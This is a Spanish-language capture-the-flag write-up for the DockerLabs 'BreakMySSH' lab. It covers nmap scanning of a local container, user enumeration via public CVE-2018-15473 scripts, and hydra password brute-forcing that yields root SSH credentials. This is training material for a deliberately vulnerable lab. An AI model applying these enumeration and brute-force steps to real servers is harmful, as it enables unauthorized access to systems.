Comandos para acceso a root BREAKMYSSH

Descargar de dockerlabs.es el archivo de breakmyssh.zip: https://dockerlabs.es/

Mover a una carpeta:

```
┌──(root㉿akali)-[/home/allun]
└─# mv /home/allun/Descargas/breakmyssh.zip /home/allun/Escritorio

┌──(root㉿akali)-[/home/allun]
└─# cd Escritorio

┌──(root㉿akali)-[/home/allun/Escritorio]
└─# unzip breakmyssh.zip
Archive:  breakmyssh.zip
  inflating: breakmyssh.tar
  inflating: auto_deploy.sh

┌──(root㉿akali)-[/home/allun/Escritorio]
└─# cd Laboratorios

┌──(root㉿akali)-[/home/allun/Escritorio/Laboratorios]
└─# cd breakmyssh

┌──(root㉿akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
└─# ls
auto_deploy.sh  breakmyssh.tar  breakmyssh.zip
```

Instalar docker.io

```
┌──(root㉿akali)-[/home/allun]
└─# apt install docker.io -y
```


Instalar la máquina:

```
┌──(root㉿akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
└─# bash auto_deploy.sh breakmyssh.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2
```

Probar el ping:


```
┌──(allun㉿akali)-[~]
└─$ ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.198 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.030 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.045 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.033 ms
^C
── 172.17.0.2 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3068ms
rtt min/avg/max/mdev = 0.030/0.076/0.198/0.070 ms
```

Hacer nmap:



Vemos que está el puerto 22 abierto, del **ssh**.

Probaremos con un **hydra**.



Nos saldrá una contraseña:

Antes de que acabe de ejecutar, probaremos con otro método.

Tiramos otro nmap:

```
┌──(root㉿akali)-[/home/allun]
└─# nmap -A 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-13 15:58 CET
Nmap scan report for 172.17.0.2
Host is up (0.000055s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 1a:cb:5e:a3:3d:d1:da:c0:ed:2a:61:7f:73:79:46:ce (RSA)
|   256 54:9e:53:23:57:fc:60:1e:c0:41:cb:f3:85:32:01:fc (ECDSA)
|_  256 4b:15:7e:7b:b3:07:54:3d:74:ad:e0:94:78:0c:94:93 (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=11/13%OT=22%CT=1%CU=33883%PV=Y%DS=1%DC=D%G=Y%M=0242
OS:AC%TM=6734BEB1%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=2%ISR=10C%TI=Z%CI=Z%
OS:II=I%TS=A)SEQ(SP=107%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=107%GCD=2%
OS:ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT
OS:11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=7C70%W2=7C70%W3=7
OS:C70%W4=7C70%W5=7C70%W6=7C70)ECN(R=Y%DF=Y%T=40%W=7D78%O=M5B4NNSNW7%CC=Y%Q
OS:=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%
OS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
OS:)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=
OS:S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RU
OS:CK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.05 ms 172.17.0.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.95 seconds
```

```
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 1a:cb:5e:a3:3d:d1:da:c0:ed:2a:61:7f:73:79:46:ce (RSA)
|   256 54:9e:53:23:57:fc:60:1e:c0:41:cb:f3:85:32:01:fc (ECDSA)
|_  256 4b:15:7e:7b:b3:07:54:3d:74:ad:e0:94:78:0c:94:93 (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```


Buscaremos por el **cve-mitre** la versión:

Name	Description
CVE-2019-16905	OpenSSH 7.7 through 7.9 and 8.x before 8.1, when compiled with an experimental key type, has a pre-authentication integer overflow if a client or server is configured to use a crafted XMSS key. This leads to memory corruption and local code execution because of an error in the XMSS key parsing algorithm. NOTE: the XMSS implementation is considered experimental in all released OpenSSH versions, and there is no supported way to enable it when building portable OpenSSH.
CVE-2018-15473	OpenSSH through 7.7 is prone to a user enumeration vulnerability due to not delaying bailout for an invalid authenticating user until after the packet containing the request has been fully parsed, related to auth2-gss.c, auth2-hostbased.c, and auth2-pubkey.c.

Nos sale 2 posibles vulnerabilidades.

Miraremos el segundo: **CVE-2018-15473.**

Lo buscaremos por github:



Probaremos el primero. **No lo podemos usar ya que se trata de un docker**.

Probaremos el tercero: https://github.com/r3dxpl0it/CVE-2018-15473


```
┌──(root㉿akali)-[/home/allun]
└─# cd Escritorio

┌──(root㉿akali)-[/home/allun/Escritorio]
└─# ls
Laboratorios  Papaya  Plex  Win7Blue

┌──(root㉿akali)-[/home/allun/Escritorio]
└─# cd Laboratorios

┌──(root㉿akali)-[/home/allun/Escritorio/Laboratorios]
└─# cd breakmyssh

┌──(root㉿akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
└─# git clone https://github.com/r3dxpl0it/CVE-2018-15473.git
```

```
┌──(root㉿akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
└─# ls
auto_deploy.sh  breakmyssh.tar  breakmyssh.zip  CVE-2018-15473
```

Entramos:

```
┌──(root㉿akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
└─# cd CVE-2018-15473

┌──(root㉿akali)-[/home/…/Escritorio/Laboratorios/breakmyssh/CVE-2018-15473]
└─#
```

Ejecutamos el comando que dice en el github:




```
┌──(root㉿akali)-[/home/…/Escritorio/Laboratorios/breakmyssh/CVE-2018-15473]
└─# python openssh.py 172.17.0.2 --port 22 --userlist /usr/share/metasploit-framework/data/wordlists/unix_users.txt
```

No funciona, así que probaremos otro: https://github.com/Sait-Nuri/CVE-2018-15473

Borraremos la anterior e instalaremos este:

```
┌──(root㉿akali)-[/home/…/Escritorio/Laboratorios/breakmyssh/CVE-2018-15473]
└─# cd ..

┌──(root㉿akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
└─# rm -rf CVE-2018-15473

┌──(root㉿akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
└─# ls
auto_deploy.sh  breakmyssh.tar  breakmyssh.zip

┌──(root㉿akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
└─# git clone https://github.com/Sait-Nuri/CVE-2018-15473.git
Clonando en 'CVE-2018-15473' ...
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 16 (delta 2), reused 0 (delta 0), pack-reused 0 (from 0)
Recibiendo objetos: 100% (16/16), 5.04 KiB | 5.04 MiB/s, listo.
Resolviendo deltas: 100% (2/2), listo.

┌──(root㉿akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
└─# cd CVE-2018-15473

┌──(root㉿akali)-[/home/…/Escritorio/Laboratorios/breakmyssh/CVE-2018-15473]
└─#
```

Instalaremos el "requirements.txt":

Daremos los permisos necesarios:

```
┌──(root㉿akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
└─# chmod u+s CVE-2018-15473.py
```

```
┌──(root㉿akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
└─# chmod +x CVE-2018-15473.py
```

Ejecutamos el comando:

```
┌──(root㉿akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
└─# ./CVE-2018-15473.py 172.17.0.2 -w /usr/share/metasploit-framework/data/wordlists/unix_users.txt
```

Al final, nos dará una lista de posibles usuarios:

```
[-] xpopr is an invalid username
[-] zabbix is an invalid username
Valid Users:
_apt
backup
bin
daemon
games
gnats
irc
list
lp
mail
man
news
nobody
proxy
root
sync
sys
uucp
www-data
```

Con los usuarios creamos una librería para después usarla para otro hydra.

```
root@akali: /home/allun/Escritorio/Laboratorios/breakmyssh
Archivo  Acciones  Editar  Vista  Ayuda
  GNU nano 7.2                                                    users.txt
_apt
backup
bin
daemon
games
gnats
irc
list
lp
mail
man
news
nobody
proxy
root
sync
sys
uucp
www-data
```

Probaremos otro hydra usando la librería:

```
┌──(root㉿kali)-[/home/kali/Escritorio/DockerLabs/BreakMySSH]
└─# hydra -L users.txt -p estrella ssh://172.17.0.2 -I
[22][ssh] host: 172.17.0.2   login: root   password: estrella
```

Entraremos por ssh por root:

Probaremos con la contraseña encontrada:

Ya estaríamos dentro.